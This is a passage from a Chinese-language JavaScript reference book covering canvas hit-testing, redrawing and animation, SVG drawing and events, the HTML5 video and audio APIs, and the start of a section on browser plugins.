            if (coordStr != "") {
                coordStr += ",";
            }
            coordStr += coords[i][0] + "," + coords[i][1];
        }
    }
}
```

```

        xMin = Math.min(xMin, coords[i][0]);
        yMin = Math.min(yMin, coords[i][1]);
    }
    if (coords.length > 1) {
        coordStr += "," + coords[0][0] + "," + coords[0][1];
    }
    shape["xMin"] = xMin;
    shape["yMin"] = yMin;
    addImageMapArea("polygon", coordStr, "Triangle", shape);
}
else if (type == "circle") {
    var coordStr = coords[0] + "," + coords[1] + "," + coords[2];
    shape["xMin"] = (coords[0] - coords[2]);
    shape["yMin"] = (coords[1] - coords[2]);
    addImageMapArea("circle", coordStr, "Circle", shape);
}
}

```

最后，`addImageMapArea()`函数创建 `area` 元素，将其添加到文档中，并勾取事件：

```

function addImageMapArea(type, coords, name, shape) {
    var area = document.createElement("area");
    area.shape = type;
    area.coords = coords;
    area.onmousemove = function(e){printCoords(e,name,shape)};
    area.onmouseout = clearMessage;
    area.onclick = function(e){changeColor(shape)};
    document.getElementById("shapemap").appendChild(area);
}

```

图 17-24 显示了图和矩形。`printCoords()`方法在每个 `mouseover` 事件上执行，为每个单独的 `area` 元素激活 `mouseover` 事件。因为形状被发送到事件处理程序，所以自然可以知道访问的是什么形状。在事件处理程序中唯一需要进行计算的是将坐标转换成相对于形状坐标。因为已经为 `shape` 对象保存了最小的 `x` 和 `y` 坐标，所以使用一些普通的计算就得到期望的点了：

```

function printCoords(e, name, shape) {
    var x = e.clientX - e.target.offsetLeft;
    var y = e.clientY - e.target.offsetTop;
    var message = document.getElementById("message");
    var relX = x - shape["xMin"];
    var relY = y - shape["yMin"];
    message.innerHTML = name + ": " + relX + ", " + relY;
}

```




图 17-24 圆和矩形

在线: <http://javascriptref.com/3ed/ch17/canvasclick.html>

尽管图像区域方法确实能够工作并且是有效的,但是会消耗内存并降低性能。对于需要处理鼠标事件的每个对象,都需要为其关联一个区域标签,请牢记这一点。在大的画布中,这可能会导致大规模的 DOM 剖析。类似的方法包括为每个形状创建不可见的 div 标签,甚至为每个形状创建单独的 canvas 元素,但所有这些方法都会造成大量的内存开销。

另一种方案是像素管理。这种方案在每个事件期间,检测像素以查看可能位于该位置的形状。可以创建一个像素地图,在像素地图中每个形状保存它所包围的像素区域。对于矩形或圆形这可能比较简单,但是对于各种多边形可能需要更高级的数学运算。另一种选择是创建画布地图。对于这种方法,在页面中原画布相同的位置添加第二个隐藏的画布:

```
<canvas id="canvas" width="500" height="500" class="canvasPosition"></canvas>
<canvas id="mapcanvas" width="500" height="500" class="canvasPosition"
  style="visibility:hidden;"></canvas>
```

修改 drawShape() 函数,使其调用 drawContext() 两次。第一次在主画布上使用原始设置。第二次,使用指定的、随机生成的固定颜色向隐藏的画布添加相同的形状。注意颜色必须是唯一的,从而不断地生成随机颜色,直到在 colorMap 之前保存的颜色中没有找到该颜色:

```
function drawShape(shape) {
  drawContext(context, shape);
  var mapColor;
  do {
    mapColor = "#" + ("00000" +
      (Math.random() * 16777216 << 0).toString(16)).substr(-6);
  } while (colorMap.hasOwnProperty(mapColor));
  shape["fillStyle"] = mapColor;
  colorMap[mapColor] = shape;
  drawContext(mapContext, shape);
}
```

直接将事件添加到主画布。当该事件被捕获时，像前面的例子所显示的那样计算当前像素坐标。计算出当前像素的坐标后，在映射画布上执行 `getImageData()`。现在，可以查看像素的颜色，并检查它是否在 `colorMap` 表中。如果在 `colorMap` 表中，则检索相关联的形状。否则，保存的形状上不会发生鼠标事件。注意 `getImageData().data` 以 RGB 方式返回颜色，尽管颜色是以十六进制方式保存的。在执行查找之前需要进行转换：

```
function handleMouseMove(e) {  
    var message = document.getElementById("message");  
    var x = e.clientX - e.target.offsetLeft;  
    var y = e.clientY - e.target.offsetTop;  
    var data = mapContext.getImageData(x, y, 1, 1).data;  
    if (data.length > 3 && data[3] != 0) {  
        var hex = rgbToHex(data[0], data[1], data[2]);  
        var shape = colorMap[hex];  
        if (typeof shape != "undefined") {  
            var relX = x - shape["xMin"];  
            var relY = y - shape["yMin"];  
            message.innerHTML = shape["type"] + ": " + relX + ", " + relY;  
        }  
    }  
    else{  
        message.innerHTML = "";  
    }  
}
```

结果与第一个例子相同。然而，在这个例子中只向页面添加了一个额外的 DOM 元素。在这个较小的例子中，额外的 DOM 元素不是大问题，但在大规模的应用程序中，它们会造成比较大的影响。

在线：<http://javascriptref.com/3ed/ch17/canvaspixelcheck.html>

注意：

在本书的该版本出版时，出现了一些为 Canvas API 添加命中测试的苗头。尽管在出版本书时这个受欢迎的变化还没有实现，但是它暗示着本节介绍的技术可能更多的是为了向后兼容，而不是在不远的将来主要使用的技术。

2. 重画

上一部分介绍了捕获事件的不同方法。然而，一旦捕获了事件，关于事件的数据被呈现到屏幕上，并且原始的 `<canvas>` 保持完好无损。经常期望修改实际的 `<canvas>`。有两种主要的方法用于完成该工作，第一种方法需要清除整个 `<canvas>` 并使用新的设置重新绘制。

在此运行的例子使用图像地图捕获单击事件。当单击某个形状时，将 `fillStyle` 修改为一个随机颜色，然后重新绘制图像：

```
function changeColor(shape) {  
    shape["fillStyle"] = "#" + ("00000" +
```

```

        (Math.random() * 16777216 << 0).toString(16)).substr(-6);
    redraw();
}

```

`redraw()`方法清除当前画布，遍历形状数组，然后重绘每个形状。因为不是重新创建 `shape` 对象，在事件处理程序中设置的 `fillStyle` 会作为被单击形状的颜色：

```

function redraw() {
    context.clearRect(0,0,500,500);
    for (var i=0,len=shapes.length; i < len; i++){
        drawContext(context, shapes[i]);
    }
}

```

注意只为每个形状调用 `drawContext()`。这是因为形状仍然位于相同的位置。如果形状被移动了，则还必须重新生成图像地图。对于这个例子，在原始绘制中创建的图像地图仍然保持相关，如图 17-25 所示。




图 17-25 在原始绘制中创建的图像地图仍保持相关

在线：<http://javascriptref.com/3ed/ch17/canvasclick.html>

在这个例子中，清除整个 `<canvas>` 如你所期望的那样工作。有些情况下，这甚至是正确的解决方案，但考虑 `<canvas>` 具有几百个形状，并且只修改了一个形状的情形。重绘所有形状会浪费资源。遗憾的是，从画布上清除项目的唯一方法是使用 `clearRect()`。为了清除各个部分，需要在包含重绘部分的矩形上调用 `clearRect()`。需要重点注意的是，如果包含矩形包含 `<canvas>` 的其他部分，也必须重新绘制所有这些部分。

对于这种情况，`redraw()`函数更复杂一些，因为需要计算包含矩形：

```

function redraw(shape) {
    var type = shape["type"];
    var coords = shape["coords"];
    if (type == "rect") {
        context.clearRect(coords[0], coords[1], coords[2], coords[3]);
    }
    else if (type == "poly") {
        context.clearRect(shape["xMin"], shape["yMin"],

```

```

        shape["xMax"]-shape["xMin"], shape["yMax"]-shape["yMin"]);
    }
    else if (type == "circle") {
        context.clearRect((coords[0]-coords[2]),
            (coords[1]-coords[2]), coords[2]*2, coords[2]*2);
    }
    var newColor = "#" + ("00000" +
        (Math.random() * 16777216 << 0).toString(16)).substr(-6);
    shape["fillStyle"] = newColor;
    drawContext(context, shape);
}

```

3. toDataURL

如果允许用户修改画布，经常会希望保存他们的修改。这可以通过使用 `canvas.toDataURL()` 将画布转换成图像来完成。在下面这个例子中，画布被复制到一个 `dataUrl`，并作为页面中一个 `<image>` 标签的 `src`。然而，可采用返回的 `dataURL`，并将其发送到服务器端程序，可以根据应用程序的需要进行保存或存储：

```

function saveAsImage() {
    var canvas = document.getElementById("canvas");
    var dataURL = canvas.toDataURL("image/png");
    var img = document.getElementById("image");
    img.src = dataURL;
}

```

在线：<http://javascriptref.com/3ed/ch17/toDataURL.html>

4. 动画

最简单形式的动画只不过是在不同位置重新绘制对象。正如在前面的例子中所看到的，可以采用两种方法来重绘 `canvas` 对象。在这个例子中，将会看到一个简化版的乒乓动画，使用一个操纵杆在底部捕获该球。可以使用左箭头和右箭头键移动操作杆。如果球到达方框的底部，则游戏结束。因为操纵杆和球都需要重新绘制，所以选择使用完全清除 `<canvas>` 的清除方法。

首先，需要捕获 `keyup` 和 `keydown` 事件。这些事件设置布尔值以指示是否正在按下左箭头或右箭头键：

```

document.onkeydown = onKeyDown;
document.onkeyup = onKeyUp;

```

然后设置每隔 10ms 运行的计时器：

```

intervalId = setInterval(draw, 10);

```

一系列动作在 `draw()` 方法中发生。首先，清除之前的画布。然后重新绘制球和操纵杆。最后，检查球是否落到操作杆的下面、操纵杆上或其他地方，并且为下一次调用 `draw()` 相应地调整球的位置。如果球位于操纵杆的下面，则清除计时器并且动画结束：

```

function draw() {
    clear();
    circle(x, y, 10);
    //move the paddle if left or right is currently pressed
    if (rightDown) paddlex += 5;
    else if (leftDown) paddlex -= 5;
    rect(paddlex, HEIGHT-paddleh, paddlew, paddleh);

    if (x + dx > WIDTH || x + dx < 0)
        dx = -dx;

    if (y + dy < 0)
        dy = -dy;
    else if (y + dy > HEIGHT) {
        if (x > paddlex && x < paddlex + paddlew)
            dy = -dy;
        else
            clearInterval(intervalId);
    }
    x += dx;
    y += dy;
}

```

在线: <http://javascriptref.com/3ed/ch17/animate.html>

对于动画的 `setInterval()` 函数的一种替换方法是 `requestAnimationFrame(callback)`。这个函数告诉浏览器代码已经准备好重新绘制，并且当准备好执行重绘时，浏览器应当调用回调函数。`requestAnimationFrame()` 技术比 `setInterval()` 方法更好，因为当为更好的性能和内存管理调用它时，浏览器会进行优化。在本书出版时，`requestAnimationFrame()` 处于开发的早期阶段，仍然使用特定于浏览器的前缀进行处理，因此在调用它之前需要检查各种方法：

```

window.requestAnimationFrame = window.requestAnimationFrame ||
                                window.mozRequestAnimationFrame ||
                                window.webkitRequestAnimationFrame ||
                                window.msRequestAnimationFrame;
window.requestAnimationFrame(draw);

```

`requestAnimationFrame()` 方法并不按指定的间隔运行，因此需要在每次希望运行时调用该方法。为了得到最快的性能，应当在回调函数开始时调用。对于这种情况，当小球落到操纵杆下面时设置全局变量 `g_stop`。如果到达该点，不会再次调用 `requestAnimationFrame()`。反之，在每次执行其他代码之前调用该方法：

```

function draw() {
    if (g_stop) {
        return;
    }
    else {
        window.requestAnimationFrame(draw);
    }
}

```

```
}  
// other code  
}
```

在线: <http://javascriptref.com/3ed/ch17/requestAnimationFrame.html>

5. 支持与差异

即使现在, 在不同浏览器之间的一些细小的实现细节仍然不同。对于版本 9 之前的 Internet Explorer, 即使是基本的支持也需要兼容库。为了增加交互性而为基于画布的图像应用脚本有点笨重, 并且文本支持远未恒定不变。也存在可访问性考虑事项。然而, 不要让这些挑战阻止你。没有什么东西是完美的; 当接下来讨论 SVG 时, 将会看到画布的弱点正是 SVG 的长处, 但是 SVG 的弱点可能是画布的长处。不管销售商如何说, 技术之间的平衡总是存在的。

17.4 使用 SVG 在客户端绘制矢量图形

与画布类似, SVG 为开发人员提供了在 HTML 页面中绘制图形的方法。然而, 虽然 Canvas API 主要是基于脚本的, 而 SVG 是基于 XML 的语言。SVG 使用保留模式图形进行渲染。这可能是有利的, 因为图形不但会根据动画重新绘制, 而且移动图形很简单。此外, 考虑到 SVG 是基于标签的, 可以直接为图画中的单个元素勾取事件。可以很容易地如你所期望的那样访问以前绘制的元素并修改它们。正如在上一节中所看到的, 使用 Canvas API 不是一件简单的事情。另一方面, 因为 SVG 是基于标签的, 如果在页面有许多元素, DOM 树可能会增长得很大。此外, 因为画布直接使用像素进行处理, 对于绘制大量项目使用画布可能更快, 特别是如果不涉及交互性的话。SVG 和<canvas>各有其地位, 因此接下来将详细介绍 SVG。

17.4.1 包含 SVG

在 HTML 页面中可以使用几种方法包含 SVG 文档。第一种想法可能是直接在页面中放置<svg> 标签。在不久的将来, 这应当会成为恰当的想法, 但现在所有现代浏览器都不支持这种方法。大部分浏览器都支持的嵌入 SVG 的方法是使用<embed> 标签:

```
<embed id="svgEmbed" src="shapes.svg" height="800" width="800"></embed>
```

SVG 页面应当与 image/svg+xml 内容类型一起提供。

包含 SVG 的另一种方法是完全使用 JavaScript。对于这种情况, 所有 SVG 标签也将使用 JavaScript 生成。注意必须使用 createElementNS(), 因为 SVG 元素与 HTML 文档来自不同的名称空间:

```
var svgns = "http://www.w3.org/2000/svg";  
var svg = document.createElementNS(svgns, "svg");  
svg.setAttribute("version", "1.1");  
svg.setAttribute("width", 600);  
svg.setAttribute("height", 400);  
document.body.appendChild(svg);
```

17.4.2 使用 SVG 进行绘图

SVG 使用标签绘制形状。形状标签包括<rect>、<polygon>、<ellipse>、<circle>、<text>和<line>。特性用于配置标签。如图 17-26 所示，可以通过特性或 CSS 样式为这些形状应用许多设置：

```
<rect x="10" y="10" width="150" height="50" style="strokewidth:
1;stroke:blue;fill:transparent;fill-opacity:0" />
<text x="10" y="90" style="stroke: red; fill: red">
  Hello World from SVG
</text>
<circle cx="200" cy="35" r="25" style="fill:red" />
<ellipse cx="250" cy="35" rx="10" ry="25" style="fill:orange;"/>
```




图 17-26 应用设置

可直接将脚本添加到 CDATA 部分中的 SVG 文档中：

```
<svg xmlns="http://www.w3.org/2000/svg" version="1.1"
  xmlns:xlink="http://www.w3.org/1999/xlink">
  <script>
  <![CDATA[
    window.onload = function(){...};
    // ]]>
  </script>
  ...
</svg>
```

为了通过 JavaScript 创建 SVG 元素，可以使用 DOM 函数 createElementNS()、setAttribute() 以及 appendChild()：

```
rect = document.createElementNS(xmlns, "rect");
rect.setAttribute("x", 650);
rect.setAttribute("y", 120);
rect.setAttribute("width", 50);
rect.setAttribute("height", 50);
rect.setAttribute("fill", "red");
document.firstChild.appendChild(rect);
```

你可能会想起第 10 章中的 DOM 名称空间功能。在此看到了一个它们的实际应用。

17.4.3 SVG 交互和动画

正如前面所提到的，对于 SVG 来说勾取事件很简单，需要的技巧与勾取 HTML DOM 事件相

同。此外，当执行该动作时可以很容易地修改 SVG 元素的特性，而不必考虑重绘整个页面。

```

window.onload = function() {
  document.getElementById("eventRectangle").onmousemove = printCoords;
  document.getElementById("eventRectangle").onclick = changeColor;
};

```

`printCoords()` 函数比 `<canvas>` 版的 `printCoords()` 函数简单得多，因为该事件包含 SVG 文档中的坐标，以及目标元素的坐标。通过这些值之间的差可以得到当前元素的坐标，并且不需要进行操作和计算：

```

function printCoords(e) {
  var message = "Coordinates: ";
  var x = e.clientX - e.target.getAttribute("x");
  var y = e.clientY - e.target.getAttribute("y");
  message += x + ", " + y;
  document.getElementById("eventMessage").firstChild.nodeValue = message;
}

```

类似地，`changeColor()` 函数也很平常。需要将 `fill` 特性更新为新颜色。被修改的形状是该事件的目标，因此不需要执行额外的计算：

```

function changeColor(e) {
  var newColor = "#" + ("00000" +
    (Math.random() * 16777216 << 0).toString(16)).substr(-6);
  e.target.setAttribute("fill", newColor);
}

```

除了交互性很容易实现之外，SVG 还提供了实现动画的标签。这些标签被嵌入到实现动画的对象中：

```

<rect x="10" y="10" width="150" height="50">
<animate attributeName="x" from="0" to="50" dur="3s" repeatCount="1">
</rect>

```

上面的代码会将该矩形向右移动 50 个像素。该动画将持续 3 秒并且在重复一次之后结束。为了连续运行动画，可将 `repeatCount` 设置为“indefinite”。也可以使用标签 `<animateMotion>` 和 `<animateTransform>` 为 SVG 图画的其他方面添加动画。

SVG 也使用前面在画布一节中讨论的 `setTimeout()` 和 `requestAnimationFrame()` 模式。再强调一次，动画重绘只需要修改已经发生变化的特性，不会重绘整个图形。

在线：<http://javascriptref.com/3ed/ch17/svg.html>

17.5 HTML5 媒体处理

HTML5 的两个重要特征是 `<audio>` 和 `<video>` 标签。这些标签将音频和视频构建进浏览器中，而不需要使用 flash 或其他插件。音频和视频元素共享许多相同的属性和方法。当然它们之间也有

区别, 视频是可视化的而音频仅是听觉上的。

17.5.1 <video>

为了向 Web 页面添加音频, 可以在 HTML 中放置<video>标签。通常添加<source>标签作为视频元素的子元素, 以指示视频来自何处。<source>标签应当指定 src 以及 type。video 元素可以具有无限量的<source>子元素。浏览器会按顺序查看它们, 并加载第一个支持的<source>子元素。在<source>标签之后, 可以指定替换内容, 如果浏览器不支持 video 元素则会加载该替换内容。在这个例子中, 替换内容是一条错误消息, 但也可以让 HTML 加载一个插件, 比如 Flash:

```
<video width="640" height="360" id="video">
<source src="html_5.mp4" type="video/mp4">
<source src="html_5.ogv" type="video/ogg">
<strong>HTML5 video element not supported</strong>
</video>
```

表 17-14 描述了 source 元素的属性。

表 17-14 HTMLSourceElement 对象的属性

名称	描述
media	包含媒体查询的字符串, 指示资源的媒体类型。如果没有指定该属性, 默认值是 all
src	媒体资源的地址
type	媒体资源的 MIME 类型

如果只需要一个源, 比如将来所有浏览器都支持一种类型的情况, 就不需要<source>元素了, 可以直接在<video>标签上放置 src 特性:

```
<video width="640" height="360" id="video" src="html_5.ogv"></video>
```

视频元素有一个用于通过 JavaScript 控制媒体的扩展 API。可以设置 controls 属性, 从而显示允许用户根据他们的决定显式播放和暂停视频的内置控件。也可以隐藏这些控件, 并自己创建控件。对于自己创建控件的情况, 可以使用 play()和 pause()方法实现它们的行为。默认情况下, 会在数据的末尾处停止播放, 但是为了连续播放视频, 可以将 loop 属性设置为 true。

在视频具有可以显示的数据之前, 可以在显示视频的区域显示一幅图像。可通过 poster 属性设置该图像:

```
video.poster = "loading.png";
```

一个有趣的属性是 playbackRate。该属性被设置为一个数字, 其中 1 是正常速度。通过该属性, 可以加快和减慢媒体的播放速度。可以通过设置 currentTime 属性在视频时间线上跳跃, 该属性以秒为单位表示视频播放的当前位置。当更新该属性时, 视频会移到指定的位置:

```
video.playbackRate += 0.2;
video.currentTime = 3;
```

可以通过直接修改 volume 属性来调整音量。可以将该属性设置为介于 0 到 1 之间的值。其中

0 表示静音，1 表示最大音量。也可以将 `muted` 属性设置为 `true`，直接使音频静音：

```
video.muted = false;
video.volume += 0.1;
```

还有许多提供关于视频加载和播放状态的属性。`src` 和 `currentSrc` 指向向视频输送数据的 URL。`videoWidth` 和 `videoHeight` 指示视频的实际尺寸，而 `width` 和 `height` 指示 `video` 元素在页面上的尺寸。`networkState` 属性被设置为四个值之一，指示网络获取视频的状态。可以将该属性设置为下列值之一：

- `HTMLMediaElement.NETWORK_EMPTY` 表示未设置 `currentSrc`
- `HTMLMediaElement.NETWORK_IDLE` 表示可以获取资源，但是在获得任意数据之前等待来自用户的反馈
- `HTMLMediaElement.NETWORK_LOADING` 表示当前正在获取数据
- `HTMLMediaElement.NETWORK_NO_SOURCE` 表示不能加载 `currentSrc`

接下来，可将 `readyState` 属性设置为以下五个值之一，这些值指示媒体加载的准备状态：

- `HTMLMediaElement.HAVE_NOTHING` 表示尚未加载关于视频的信息
- `HTMLMediaElement.HAVE_METADATA` 表示已经加载了元数据，包括 `duration`、`videoWidth` 以及 `videoHeight`
- `HTMLMediaElement.HAVE_CURRENT_DATA` 表示已经具有了当前位置的数据但是还没有后续帧的数据
- `HTMLMediaElement.HAVE_FUTURE_DATA` 表示已经具有了当前位置以及下一帧的数据，但是在不重新缓存的情况下还不足以保持播放
- `HTMLMediaElement.HAVE_ENOUGH_DATA` 表示在不重新缓存的情况下也已经具有足够的数保持连续播放

还有一些提供时间范围信息的 `TimeRange` 对象。第一个是 `buffered`，该对象指示已经缓存的时间范围。`seekable` 属性保存用户能够查找的时间范围。`seeking` 属性包含一个布尔值，指示该媒体当前正在查找新位置。最后，`played` 保存视频已经播放的范围。

下面的代码获取关于视频的所有信息，并使用消息在页面上进行显示，显示效果如图 17-27 所示：

```
message = "<strong>currentSrc: </strong>" + video.currentSrc + "<br>";
message += "<strong>readyState: </strong>" + video.readyState + "<br>";
message += "<strong>networkState: </strong>" + video.networkState + "<br>";
message += "<strong>error: </strong>" + video.error + "<br>";
message += "<strong>preload: </strong>" + video.preload + "<br>";
message += "<strong>seeking: </strong>" + video.seeking + "<br>";
message += "<strong>currentTime: </strong>" + video.currentTime + "<br>";
message += "<strong>initialTime: </strong>" + video.initialTime + "<br>";
message += "<strong>duration: </strong>" + video.duration + "<br>";
message += "<strong>startOffsetTime: </strong>" + video.startOffsetTime + "<br>";
message += "<strong>paused: </strong>" + video.paused + "<br>";
message += "<strong>defaultPlaybackRate: </strong>" +
video.defaultPlaybackRate + "<br>";
message += "<strong>playbackRate: </strong>" + video.playbackRate + "<br>";
message += "<strong>played: </strong>" + video.played + "<br>";
message += "<strong>seekable: </strong>" + video.seekable + "<br>";
```

```

message += "<strong>buffered: </strong>" + video.buffered + "<br>";
message += "<strong>ended: </strong>" + video.ended + "<br>";
message += "<strong>autoplay: </strong>" + video.autoplay + "<br>";
message += "<strong>loop: </strong>" + video.loop + "<br>";
message += "<strong>volume: </strong>" + video.volume + "<br>";
message += "<strong>muted: </strong>" + video.muted + "<br>";
message += "<strong>defaultMuted: </strong>" + video.defaultMuted + "<br>";

```




图 17-27 HTML5 视频演示效果

在线: <http://javascriptref.com/3ed/ch17/video.html>

有一些特定于<video>的属性。表 17-15 列出了这些属性的详细信息。

表 17-15 Video 对象的属性

名称	描述
height	video 元素的高度
poster	在加载视频前显示的图像的地址
videoHeight	视频的固有高度
videoWidth	视频的固有宽度
width	video 元素的宽度

<audio>和<video>都可以使用其他属性，表 17-16 列出了这些属性。

表 17-16 媒体对象的属性

名 称	描 述
audioTracks	包含一个 MultipleTrackList 对象，该对象包含媒体的音频轨道
autoplay	指示是否应当自动播放媒体的布尔值
buffered	指示已经缓存的范围的 TimeRange 对象
controller	包含一个 MediaController 对象，该对象保存媒体的当前媒体控制器
controls	指示是否应当显示媒体控件的布尔值
currentSrc	包含当前播放的媒体的地址的字符串
currentTime	以秒表示的媒体播放的当前位置
defaultPlaybackRate	默认播放速度。1.0 是正常速度
defaultMuted	指示媒体默认是否静音的布尔值
duration	包含媒体长度的数字，以秒为单位
ended	指示播放是否已经结束的布尔值
error	如果相关的话，包含下列错误代码之一： MediaError.MEDIA_ERR_ABORTED MediaError.MEDIA_ERR_NETWORK MediaError.MEDIA_ERR_DECODE MediaError.MEDIA_ERR_SRC_NOT_SUPPORTED
initialTime	包含以秒表示的播放开始位置的数字
loop	指示当播放结束时是否应当循环播放的布尔值
mediaGroup	指示媒体分组的字符串。如果多个资源包含同一个 mediaGroup，它们将共享单个网络请求
muted	指示播放是否应当静音的布尔值
networkState	表示网络活动，可以为下列值之一： HTMLMediaElement.NETWORK_EMPTY HTMLMediaElement.NETWORK_IDLE HTMLMediaElement.NETWORK_LOADING HTMLMediaElement.NETWORK_NO_SOURCE
paused	指示播放是否暂停的布尔值
playbackRate	当前播放速度(1.0 是正常速度)
played	指示媒体已经播放的范围的 TimeRange
preload	包含提示浏览器是否应当预加载媒体资源的字符串。选项如下： none 不应当预加载 metadata 应当获取资源的元数据 auto 允许浏览器决定是否可以以及是否值得预加载

(续表)

名 称	描 述
readyState	表示回放加载的状态，可以是以下选项之一：
	HTMLMediaElement.HAVE_NOTHING
	HTMLMediaElement.HAVE_METADATA
	HTMLMediaElement.HAVE_CURRENT_DATA
	HTMLMediaElement.HAVE_FUTURE_DATA
HTMLMediaElement.HAVE_ENOUGH_DATA	
seekable	一个 TimeRange 对象，指示用户能够查找的范围
seeking	指示回放是否正在查找新位置的布尔值
src	包含当前媒体 URL 的字符串
startOffsetTime	保存当前偏移值的 Date 对象
textTracks[]	一组 TextTrack 对象，来自媒体的文本轨道列表
videoTracks	包含媒体视频轨道的 ExclusiveTrackList 对象
volume	介于 0.0 到 1.0 之间的数值，指示播放的音量

最后，所有方法可以同时应用于<video>和<audio>，表 17-17 列出了这些方法。

表 17-17 媒体对象的方法

名 称	描 述
addTextTrack(<i>kind</i> , [<i>label</i>], [<i>language</i>])	创建一个新的 MutableTextTrack 对象，并将其添加到媒体的文本轨道中
canPlayType(<i>type</i>)	根据用户代理播放传递进的 MIME <i>type</i> 的能力返回一个值。响应必须是： ""(空字符串指示将不播放)
	"maybe" "probably" 这些值看起来有点含糊，但它们是文档中给出的适当选项。希望将来能够有所修改
load()	重置媒体对象并初始化加载
pause()	将 paused 属性设置为 true，并暂停播放
play()	将 paused 属性设置为 false，并恢复播放。如有必要，将加载播放，如果播放已经完成则将重新开始

17.5.2 <audio>

正如上面所提到的，前面所描述的关于<video>的大部分属性也可以应用于<audio>。将 audio 元素添加到页面的方式与 video 元素相同，也使用<source>标签或直接在<audio>标签上使用 src 特性。

```

<audio controls autoplay id="audio">
  <source src="music.ogg" type="audio/ogg">
  <source src="music.wav" type="audio/wav">
</audio>

```

最终用户可以通过内置的控件控制音频，或以与<video>相同的方式通过 API 进行控制。如果试图选择一个媒体文件设置为 src，可以使用 canPlayType(type) 方法。为该函数传递一个 MIME 类型之后，它将返回空字符串(意味着不支持)、“maybe”或“probably”。尽管这些不是最肯定的答复，但是可以给出浏览器支持类型的一些指示。

在线: <http://javascriptref.com/3ed/ch17/audio.html>

17.5.3 媒体事件

除了媒体元素的属性和方法之外，可以为媒体下载和播放的所有阶段处理许多事件。表 17-18 详细描述了这些事件。

表 17-18 媒体对象的事件

名 称	描 述
abort	用户代理停止获取数据，并且还没有完成整个媒体资源的下载
canplay	用户代理可以开始播放媒体数据，但是如果立即播放则必须缓存
canplaythrough	用户代理可以开始播放数据，并且可以在不停止缓存的情况下足够快地获取数据以完成播放
durationchange	已经修改了 duration 属性
emptied	媒体元素从具有数据切换到 NETWORK_EMPTY 状态
ended	在媒体资源末尾处完成播放
error	当试图播放下载的数据时发生了错误
loadedmetadata	用户代理已经完成了媒体资源元数据的下载
loadeddata	用户代理已经下载了当前播放位置的数据
loadstart	用户代理开始下载媒体数据
pause	媒体已经暂停
play	媒体已经开始播放
playing	用户代理在暂停以获取更多的数据之后将开始播放
progress	正在获取媒体数据
ratechange	修改了 playbackRate 属性
seeked	seeking 属性被设置为 false
seeking	seeking 属性被设置为 true
stalled	用户代理尝试下载数据，但是没有接收到任何数据
suspend	用户代理没有在获取数据，并且尚未完成整个媒体资源的下载
timeupdate	修改了当前播放位置
volumechange	修改了 volume 或 muted 属性
waiting	用户代理因为数据当前不可用而停止了播放，但是很快就可以获取到数据

17.6 插件

浏览器插件是可执行的组件，它们以特定方式扩展浏览器的功能。当浏览器遇到不支持类型(例如，不是 HTML 或其他 Web 文件类型的内容)的嵌入对象时，浏览器将该内容交由合适的插件进行处理。如果未安装合适的插件，会给出安装插件的选项(假设正确地编写了页面)。插件由显示特定类型的数据或执行其他处理的可执行代码构成。通过这种方式，浏览器能够将特定类型的数据交由插件进行处理，例如多媒体文件。

一旦安装了插件，它们就一直存在于浏览器中，除非用户手动删除它们。大部分浏览器已经安装了许多插件，因此可以使用它们，即使不知道它们的存在。插件是由 Netscape 2 引入的，但是所有浏览器都支持插件，至少理解 HTML 语法，包括 FireFox、Safari、Chrome、Opera 以及 Internet Explorer。然而，Internet Explorer 实际的组件不是插件，而是稍后将要讨论的 ActiveX 控件。

17.6.1 为插件嵌入内容

尽管<embed>最初不属于任何 HTML 规范，但是现在它是 HTML5 中的一部分，并且是向 Web 页面添加基于插件内容的最常用方式。作为一个例子，可以像下面这样嵌入 Macromedia Flash 文件：

```
<embed id="demo" name="demo"
  src="http://www.javascriptref.com/3ed/ch17/flash.swf"
